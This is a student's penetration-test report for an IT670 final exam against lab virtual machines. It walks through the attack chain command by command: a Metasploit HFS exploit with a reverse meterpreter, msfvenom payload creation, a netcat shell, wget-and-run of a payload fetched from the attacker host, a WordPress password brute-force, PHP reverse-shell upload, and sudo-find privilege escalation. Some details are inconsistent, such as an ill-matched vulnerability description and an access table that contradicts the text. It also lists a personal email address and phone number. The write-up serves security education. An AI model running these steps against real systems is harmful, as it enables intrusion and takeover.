

IT670 – Pratima Bhattarai
Final Exam Report

Penetration Test Engagement Report for: IT670 Final Exam

Table of Contents

	Table of Contents	2
1	Background	4
2	Executive Summary	5
	2.1 Summary of Events	5
	2.2 Findings Overview	5
	2.3 Overall Observations	6
	2.4 Noted Strengths	6
3	Vulnerability Report	6
	3.1 Findings Summary	7
	3.2 Detailed findings	8
	3.3 Severity Rating Criteria	11
4	Attack Path Replication	12
	4.1 Enumeration	12
	4.2 Penetration	13
	4.3 Escalation	19
5	Remediation Plan	20
	Systems & Services Chart	21
	Appendix A: Acronyms	22
	Appendix B: Evidence Screenshots & Flags	23

Figures List

Figure 1: Assessment Logistics	4
Figure 2: OVA's COMPANY Assessment Environment	5
Figure 3: Vulnerability in FE1	6
Figure 4: Vulnerability in FE2	6
Figure 5: Vulnerability in FE3	6
Figure 6: Findings Summary	7
Figure 7: Remote Command Execution on HFS Server	8
Figure 8: Ultraseek-http Vulnerability	9
Figure 9: CSRF Vulnerability in Wordpress	10
Figure 10: Host Enumeration	12
Figure 11: Port Enumeration for 10.1.0.3	12
Figure 12: Port Enumeration for 10.1.0.4	13
Figure 13: Port Enumeration for 10.1.0.5	13
Figure 14: 10.1.0.3 Vuln Scan	13
Figure 15: Vuln Identified 10.1.0.3	13
Figure 16: Exploited 10.1.0.3	14
Figure 17: Vuln Scan 10.1.0.4	14
Figure 18: Ultraseek-http port Identified	14
Figure 19: Bind shell listener on 8765 port	15
Figure 20: Payload Generation	15
Figure 21: Python Simple HTTP running on port 80	15
Figure 22: Waiting for reverse shell connection	15
Figure 23: Netcat attack on 10.1.0.4	16
Figure 24: Payload execution	16
Figure 25: Exploit on 10.1.0.4	16
Figure 26: Vuln Scan on 10.1.0.5	16
Figure 27: WordPress Scan	17
Figure 28: File gave the hints	17
Figure 29: Wpscan for credential	17
Figure 30: Edit reverse-php file	17
Figure 31: Start SimpleHTTp Server on port 8000	18
Figure 32: Netcat listener on 8888 port	18
Figure 33: Executing reverse file on the wordpress server	18
Figure 34: Exploited the server system	18
Figure 35: Sudo command for Privilege	19
Figure 36: Privilege Gained	19

1 Background

Pratima Bhattarai conducted a black-box penetration test as a requirement to complete the IT670 final exam. The specific logistics for this engagement is provided below in figure 1:

COMPANY Testing Details	
Assessment	IT-670 Final Exam
Assessor	Pratima Bhattarai
Assessment Dates	12/6/2019 to 12/12/2019
Assessment Scope	FEDEV 10.1.0.2 FE1 10.1.0.3 FE2 10.1.0.4 FE3 10.1.0.5
Assessment Location	Remote

Figure 1: Assessment Logistics

This assessment followed a model that emulated an external adversary using realistic attack techniques and sophisticated tradecraft. It used a “Black Box” testing scenario, in which the assessor had no prior knowledge of the organization’s infrastructure or assets. The purpose of this assessment was to determine the security posture of the exam virtual machines by discovering and categorizing vulnerabilities found within the environment. As these vulnerabilities were discovered, the assessor would attempt to exploit them to determine their overall impact both individually and as part of an attack chain. The findings, their impact, and the overall attack path from the assessment are included in this report, along with remediation plans to further secure these virtual machines based off those findings.

For ease of distribution and review, this report is formatted so each section stands individually.

2 Executive Summary

2.1 Summary of Events

By the close of the assessment, the assessor successfully compromised hosts FEDEV, FED1, FED2, FED3. Initial access to the environment was gained via the web server, which provided a point of ingress to the network once compromised. With this initial access, the assessor successfully gained control of the other network hosts and used this access to pivot into and gain administrative access on the target host machine. The details of the specific vulnerabilities during the attack replication phase can be found in Section 3, and a full write-up on the attack path can be found in the section 4.



Figure 2: OVA's COMPANY Assessment Environment

2.2 Findings Overview

In addition to the dedicated web server, 5 systems were discovered in the corporate domain. All 5 systems of the host machines were found to be vulnerable in the COMPANY.

However, this report presents the information about three hosts and they are FE1, FE2 and FE3. Four notable findings from FE1, one notable finding was observed in FE2 host. Likewise, 16 notable findings were found in host FE3 throughout the course of the assessment, with a large subnet of the residing within the Dedicated Web Server on FEDEV machine. As the Dedicated Web server is a public facing device, these vulnerabilities provided a large attack footprint for the initial attempts at accessing the environment.

```

| VULNERABLE:
| Authentication bypass by HTTP verb tampering
| State: VULNERABLE (Exploitable)
| This web server contains password protected resources vulnerable to authentication by
pass
| vulnerabilities via HTTP verb tampering. This is often found in web servers that only
| limit access to the
| common HTTP methods and in misconfigured .htaccess files.

```

Figure 3: Vulnerability in FE1

```

| http-enum:
| /html/: Potentially interesting directory w/ listing on 'apache/2.2.16 (debi
an)'
| /icons/: Potentially interesting folder w/ directory listing
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| MAC Address: 52:54:00:86:3E:B4 (QEMU virtual NIC)

```

Figure 4: Vulnerability in FE2

```

| Found the following possible CSRF vulnerabilities:
|
| Path: http://10.1.0.5:80/
| Form id:
| Form action: http://10.1.0.5/
|
| Path: http://10.1.0.5:80/
| Form id:
| Form action: http://10.1.0.5/

```

Figure 5: Vulnerability in FE3

The discovered vulnerabilities impact was significantly increased, often resulting in administrative or system level access on the compromised system.

2.3 Overall Observations

The issues and configurations abused during the attack replication phase enabled the team to make several concluding observations to assist OVA's in identifying critical areas of risk:

- Users and administrators could benefit from the information which are easily accessible to them.
- Updated patch management would quickly correct several exploitable issues.
- Company should regularly perform network scan, audit and assessments to reduce risks and implement the solution as soon as possible.

2.4 Noted Strengths

While conducting the assessment, the operator noted that due to many critical and numerous vulnerabilities in all the host of subnet, seems to be vulnerable. In compared to all the host the most vulnerable host was 10.1.0.3 as assessor was easily able to get high privilege on it. Whereas, it became challenging for assessor to get system level privilege on others. This can be considered as strengths of other hosts.


2.1 Findings Summary

The assessment methodology utilized identified the following findings as exploitable vulnerabilities during the attack replication phase. Each finding includes a description, supporting details, and recommended steps for mitigation. The following findings are presented for review, validation, and remediation as deemed appropriate. IT670 leadership should review the findings and recommendations for technical weaknesses, shortcomings in processes and procedures, and systemic weaknesses in overall security posture. See Section 3.3 for definitions of each level of severity (Critical/High/Medium/Low).

ID	Finding Name	Criticality
2	Remote Command Execution (Rejetto HTTP File Server(HFS))	Critical
3	Ultraseek-http Vulnerability	Critical
4	CSRF vulnerability in Wordpress	High

Figure 6: Findings Summary

2.2 Detailed findings

ID	Finding Name	Severity	Affected System(s)
1	Remote Command Execution (Rejetto HTTP File Server (HFS))	Critical	10.1.0.3 - \\FE1
Description			
Rejetto HttpFileServer (HFS) is vulnerable to remote command execution attack due to a poor regex in the file ParserLib.pas. This module exploits the HFS scripting commands by using '%00' to bypass the filtering. This module has been tested successfully on HFS 2.3b over Windows XP SP3, Windows 7 SP1 and Windows 8.			
Recommended Mitigation			
Apply an update. This issue is addressed in HFS version 2.3c and later.			
Relevant Screenshot			
This screenshot shows the vulnerability being exploited. 			
Figure 7: Remote Command Execution on HFS Server			
Security Reference: Carnegie Mellon University			
VU 251276			

ID	Finding Name	Severity	Affected System(s)
2	Ultraseek-http Vulnerability	Critical	10.1.0.4 - \\FE2

Description


The Autonomy Ultraseek search engine contains a URL redirection vulnerability in the `/cs.html?url=` paramater. The destination URL can be obsfucated in the redirect by using URL encoding techniques. To exploit this issue, an attacker would need to get a user to click on a link or browse to a website.

Recommended Mitigation

Using firewalls, reverse proxy servers, or web application firewalls to block URLs that contain the string `/cs.html?url=` may prevent some attackers from exploiting this vulnerability. This workaournd can be evaded by URL obsfucation/encoding and will not be completely effective if the web server uses SSL.

Relevant Screenshot

This screenshot shows the vulnerability being exploited.



```

root@kali:~# nc -lvp 8765 -e /bin/bash
listening on [any] 8765 ...

root@kali:~# nc 10.1.0.4 8765
ls
backdoor
lowproof.txt
reminder

```

Figure 8: Ultraseek-http Vulnerability

Security Reference: Carnegie Mellon University

VU#202753

ID	Finding Name	Severity	Affected System(s)
3	CSRF Vulnerability in WordPress	Critical	10.1.0.5 - \\FE3

Description

An attacker can take over any WordPress site that has comments enabled by tricking an administrator of a target blog to visit a website set up by the attacker. As soon as the victim administrator visits the malicious website, a cross-site request forgery (CSRF) exploit is run against the target WordPress blog in the background, without the victim noticing. The CSRF exploit abuses multiple logic flaws and sanitization errors that when combined lead to Remote Code Execution and a full site takeover.

Recommended Mitigation

Using a nonce (Number used once) is the best way to protect your plugin against a cross-site request forgery (CSRF) hacker-attack. Nonce are used on requests (saving options in admin, Ajax requests, performing an action etc) and prevent unauthorized access by providing a secret 'key' and checking it each time the code is used.

Relevant Screenshot

This screenshot shows the vulnerability being exploited.

```

root@kali:/usr/share/webshells/php# nc -lvp 8888
listening on [any] 8888 ...
10.1.0.5: inverse host lookup failed: Unknown host
connect to [10.1.0.1] from (UNKNOWN) [10.1.0.5] 49286
Linux FE3 4.9.0-7-amd64 #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13)
86_64 GNU/Linux

```

Figure 9: CSRF Vulnerability in Wordpress

Security Reference: crunchify.com

N/A

3.3 Severity Rating Criteria

Severity	Description
Critical	Critical vulnerabilities pose an immediate and severe risk to the environment because of the ease of exploit and potential severe impact. Critical items will be brought to the customer's attention immediately.
High	Intruders may be able to exercise full control on the targeted device. Examples include: <ul style="list-style-type: none">▪ Easily exploitable vulnerabilities that can lead to complete application, system, or network compromise, such as an intruder having the ability to remotely administer files on a web server▪ Severe router/firewall/server misconfigurations▪ Worm, Trojan, or backdoor detected▪ Vulnerability that has tools readily available on the Internet to take advantage of it▪ Weak passwords for remote administration and users
Medium	Intruders may be able to exercise some control of the targeted device. Examples include: <ul style="list-style-type: none">▪ Disclosure of unauthorized sensitive customer information or user account information▪ Ability of an intruder to obtain full read access to corporate confidential information▪ Lack of basic logging and alerting capabilities▪ Antivirus misconfigurations▪ Untrusted networks having access to trusted networks
Low	The vulnerabilities discovered are reported as items of interest but are not normally exploitable. Many low items reported by security tools are not included in this report because they are often informational, unverified, or of minor risk.


3 Attack Path Replication

The attack path replication section details the thought process and steps taken by the operator that led to the compromise of the IT670 exam systems. These steps are provided in series to provide insight into how an attacker could chain different vulnerabilities together to compromise a target network or system. Only vulnerabilities prevalent to the attack path are discussed in this section; for a list of discovered vulnerabilities, please see [section 3](#).

3.1 Enumeration


The scope of the assessment provided a subnet of the company OVA. By scanning its subnet, five target machines were discovered. They are FEDEV with its IP 10.1.0.2, FE1 with its IP 10.1.0.3, FE2 with its IP 10.1.0.4, FE3 with its IP 10.1.0.5 and FE4 with its IP 10.1.0.6. Scan were performed with using NMAP tools. At the beginning scan of subnet was done using simple Nmap flags to just see victims on the subnet. Later, each and every hosts are scanned using same tool to fingerprint open ports, its services and to obtain the version of operating system.

During enumeration process, the first scan made to find out the host in the network is shown below;



```
root@kali:~# nmap -sP 10.1.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 12:26 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.2
Host is up (0.00029s latency).
MAC Address: 52:54:00:8A:6E:23 (QEMU virtual NIC)
Nmap scan report for 10.1.0.3
Host is up (0.00014s latency).
MAC Address: 52:54:00:2A:70:B2 (QEMU virtual NIC)
Nmap scan report for 10.1.0.4
Host is up (0.00019s latency).
MAC Address: 52:54:00:86:3E:B4 (QEMU virtual NIC)
Nmap scan report for 10.1.0.5
Host is up (0.00016s latency).
MAC Address: 52:54:00:66:E5:86 (QEMU virtual NIC)
Nmap scan report for 10.1.0.6
Host is up (0.00016s latency).
```

Figure 10: Host Enumeration



```
root@kali:~# nmap -Pn -p- -sS -v -A 10.1.0.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 15:18 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:18
```

Figure 11: Port Enumeration for 10.1.0.3

Here, assessor used nmap tool for both port scanning and vulnerability scanning purpose.

```

root@kali:~# nmap -Pn -v -A -sS -p- 10.1.0.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-12 18:12 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.

```

Figure 12: Port Enumeration for 10.1.0.4

Here also assessor used the same technique as above.

```

root@kali:~# nmap -Pn -A -sS -p- -v 10.1.0.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-12 18:11 EST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:11
Completed NSE at 18:11, 0.00s elapsed

```

Figure 13: Port Enumeration for 10.1.0.5

3.2 Penetration

1. For 10.1.0.3 Assessor used nmap script to identify the vulnerability.

```

root@kali:~# nmap 10.1.0.3 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 15:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers

```

Figure 14: 10.1.0.3 Vuln Scan

From this scan assessor came to know about remote code execution vulnerability.

```

| VULNERABLE:
| Authentication bypass by HTTP verb tampering
| State: VULNERABLE (Exploitable)
| This web server contains password protected resources vulnerable to authentication by
pass
| vulnerabilities via HTTP verb tampering. This is often found in web servers that only
limit access to the
| common HTTP methods and in misconfigured .htaccess files.

```

Figure 15: Vuln Identified 10.1.0.3

Assessor used Metasploit framework to exploit the server.


```

msf exploit(windows/http/rejetto_hfs_exec) > set TARGETURL /
TARGETURL => /
msf exploit(windows/http/rejetto_hfs_exec) > set RHOST 10.1.0.3
RHOST => 10.1.0.3
msf exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
msf exploit(windows/http/rejetto_hfs_exec) > set LPORT 4444
LPORT => 4444
msf exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.1.0.1:4444
[*] Using URL: http://0.0.0.0:8080/X6BSXd4uiBbC
[*] Local IP: http://127.0.0.1:8080/X6BSXd4uiBbC

```

Figure 16: Exploited 10.1.0.3

2. For 10.1.0.4 assessor used nmap script to scan the victim for vulnerability.

```

root@kali:~# nmap 10.1.0.4 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-08 15:05 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.4
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-enum:
|_ /html/: Potentially interesting directory w/ listing on 'apache/2.2.16 (debian)'
|_ /icons/: Potentially interesting folder w/ directory listing
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 52:54:00:86:3E:B4 (QEMU virtual NIC)

```

Figure 17: Vuln Scan 10.1.0.4

Once assessor got the hints about the ultraseek trap assessor scanned victim one more time to discover the port on which it was running.

```

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.2.16 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: Site doesn't have a title (text/html).
8765/tcp  open  ultraseek-http?
MAC Address: 52:54:00:86:3E:B4 (QEMU virtual NIC)

```

Figure 18: Ultraseek-http port Identified

This helped assessor to know the port on which to bind a shell to the victim machine. That motivated assessor to create a listener on local host using that port.

```
root@kali:~# nc -lvp 8765 -e /bin/bash
listening on [any] 8765 ...
```

Figure 19: Bind shell listener on 8765 port

Once the listener was set, assessor created a payload for the purpose of creating a bind shell.

```
root@kali:~# msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.1.0.1 LPORT=
5555 -f elf> payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 961872 bytes
Final size of elf file: 961872 bytes
root@kali:~#
```

Figure 20: Payload Generation

Again, after the payload was created, assessor started python Simple HTTP server to provide a platform for sharing file from local host to victim host once local host gets access to the victim system.

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 21: Python Simple HTTP running on port 80

After that, assessor used Metasploit framework to make a local host ready to get reverse connection from victim host once the payload will be executed.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x866/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.0.1:5555
```

Figure 22: Waiting for reverse shell connection

Now, netcat was used to get access to the victim machine using the ultraseek port number.

```

root@kali:~# nc 10.1.0.4 8765
ls
backdoor
lowproof.txt
reminder

```

Figure 23: Netcat attack on 10.1.0.4

Once, the local host got access to victim system it was time to copy the payload file and provide permission to it for its execution.

```

wget http://10.1.0.1:80/payload.elf
chmod +x payload.elf
./payload.elf

```

Figure 24: Payload execution

When the file got executed on victim system, the local host got the meterpreter session started on local host. This is how the victim got exploited.

```

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.0.1:5555
[*] Sending stage (861480 bytes) to 10.1.0.4
[*] Meterpreter session 1 opened (10.1.0.1:5555 -> 10.1.0.4:45405) at 2019-12-12
    13:20:43 -0500
meterpreter > shell
Process 4929 created.
Channel 1 created.

```

Figure 25: Exploit on 10.1.0.4

3. For 10.1.0.5 using nmap script assessor found the existing vulnerability in the victim system.

```

root@kali:~# nmap 10.1.0.5 --script=VULN
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-08 15:48 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
  Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.0.5
Host is up (0.00017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.1.0.5
|   Found the following possible CSRF vulnerabilities:

```

Figure 26: Vuln Scan on 10.1.0.5

This gave assessor idea about CSRF vulnerability in the system. Using WpScan, assessor found more information about listenable path in the victim server.


```

root@kali:~# dirb http://10.1.0.5/
day: 9:00AM-5:00PM
Saturday & Sunday: 11:00AM-3:00PM
---- Entering directory: http://10.1.0.5/files/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.1.0.5/manual/ ----

```

Figure 27: WordPress Scan

By opening the file that way assessable, assessor got hint about wpscan to get the credential information.




Figure 28: File gave the hints

Once this information was provided, assessor did follow and got the credential of root for the webpage.

```

root@kali:~# wpscan --url http://10.1.0.5 -U "root" -P /root/wordlist.txt

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - root / rootdance
Trying root / rootdance Time: 00:00:00 <=      > (24 / 108) 22.22% ETA: 00:00:03
[i] Valid Combinations Found:
  | Username: root, Password: rootdance

Scan Aborted: You can't set the item's total value to less than the current prog

```

Figure 29: Wpscan for credential

Once login as a root, assessor went to search for reverse-php file, edited it and renamed as wp-load.php file to exploit the victim.

```

root@kali:/usr/share/webshells/php# ls
findsock.c      php-findsock-shell.php  qsd-php-backdoor.php  wp-load.php
php-backdoor.php  php-reverse-shell.php  simple-backdoor.php
root@kali:/usr/share/webshells/php# nano wp-load.php

```

Figure 30: Edit reverse-php file

Now once the file was ready, assessor started SimpleHTTPserver to transfer that file to webpage by logging into it as a root.

```
root@kali:/usr/share/webshells/php# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 31: Start SimpleHTTp Server on port 8000

Once the server was on, now assessor created a netcat listener on port 8888 to listen to sell when the file will be executed there in the victim webpage.

```
root@kali:/usr/share/webshells/php# nc -lvp 8888
listening on [any] 8888 ...
```

Figure 32: Netcat listener on 8888 port

Again, going back to victim webpage and logging as a root, assessor abused gvolle-gb and uploaded the file to get access to the victim shell by typing the URL.




Figure 33: Executing reverse file on the wordpress server

Once the URL was typed, the listener port on local host got the shell of the victim system.


```
root@kali:/usr/share/webshells/php# nc -lvp 8888
listening on [any] 8888 ...
10.1.0.5: inverse host lookup failed: Unknown host
connect to [10.1.0.1] from (UNKNOWN) [10.1.0.5] 49286
Linux FE3 4.9.0-7-amd64 #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13) x
86_64 GNU/Linux
 12:20:36 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Figure 34: Exploited the server system

This is how victim got exploited.

3.3 Escalation


For Victim 10.1.0.3, after assessor exploit the system and got into the victim system, the privilege he gained was low privilege. And he gained privilege using sudo command as shown below;

A terminal window with a black background and green text. The text shows a user attempting to run 'sudo /home -exec /bin/bash \;', receiving an error 'sudo: no tty present and no askpass program specified', and then successfully running 'sudo find /home -exec /bin/bash \;' to gain root access.

```
sudo /home -exec /bin/bash \;  
sudo: no tty present and no askpass program specified  
sudo find /home -exec /bin/bash \;
```

Figure 35: Sudo command for Privilege

This gave him root privilege.

A terminal window with a black background and green text. The text shows the command 'whoami' being executed, resulting in the output 'root', indicating root privilege.

```
whoami  
root
```

Figure 36: Privilege Gained

4 Remediation Plan

It is recommended that the COMPANY security team review the remediation items provided for each vulnerability discovered within the environment. This information is listed in section 3. Through this review, the security team should determine if the remediation can be safely applied with minimal impact to environment operators, or if any adverse impact to network operations is worth the risk involved with remediating the vulnerability.

If security team should review the attack path and replay portions of the attack as applicable. By replicating the attack path, you are generating an opportunity to modify the target's system and network-based protection mechanisms so they catch attack vectors that may have previously gone by undetected.

If applicable to this environment, it is recommended that a baseline operating system be established and installed throughout the domain. This combined with a proper patch management plan would significantly reduce the available attack vectors discovered in this assessment.

If there are any questions, the assessor can be reached at the following:

Pratima Bhattarai
P0b18878@marymount.edu
(571)-295-3806

Systems & Services Chart

Host (IP)	Open Ports	Services	Obtained Access?	Access Type
10.1.0.2	135, 139, 445, 49152, 49153, 49154, 49155, 49156, 49157	Msrpc,netbios-ssn, Microsoft-ds, unknown	Yes	Authority System
10.1.0.3	139,80,3389	http	Yes	Low Privilage
10.1.0.4	80	http	Yes	Low Privilage
10.1.0.5	22,80	Ssh,http	Yes	Root

Appendix A: Acronyms

Acronym	Definition
FEDEV	Target Hostname
FE1	Target Hostname
FE2	Target Hostname
FE3	Target Hostname
Nmap	Network Scanning Tool
Metasploit	Penetration testing tool/Framework
Msrpc	Framework to publish a set of application
Netbios-ssn	Door on computer that can be accessed.
Microsoft-ds	Microsoft Directory Service.
http	Application layer Protocol
Ssh	Secure shell

Appendix B: Evidence Screenshots & Flags

<Evidence Screenshot>

<Flag Text>

Etc...